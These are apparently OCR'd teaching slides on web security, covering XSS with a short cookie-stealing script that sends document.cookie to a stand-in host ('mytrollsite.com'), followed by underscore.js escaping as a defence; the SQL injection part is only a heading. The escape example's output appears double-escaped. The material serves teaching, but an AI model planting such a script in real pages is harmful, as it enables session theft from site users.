
Web Security

Top 3 most common security vulnerabilities on the web

- Cross Site Scripting
- SQL Injection
- CSRF

Cross Site Scripting - XSS



XSS is a concern if you allow user's to provide input that is then rendered within the context of your page.

```
<script>
  var yerCookies = document.cookie;
  var url = "mytrollsite.com/" + yerCookies;
  var oReq = new XMLHttpRequest();
  oReq.open("get", url, true);
  oReq.send();
</script>
```

Sanitize your inputs

- Blacklist, whitelist, escaping

escape `_.escape(string)`

Escapes a string for insertion into HTML, replacing `&`, `<`, `>`, `"`, `'`, and `/` characters.


```
_.escape('Curly, Larry & Moe');
=> "Curly, Larry &amp;amp; Moe"
```

unescape `_.unescape(string)`

The opposite of **escape**, replaces `&`, `<`, `>`, `&quot;`, `&#x27;`, and `&#x2F;` with their unescaped counterparts.


```
_.unescape('Curly, Larry &amp;amp; Moe');
=> "Curly, Larry &amp; Moe"
```


SQL Injection




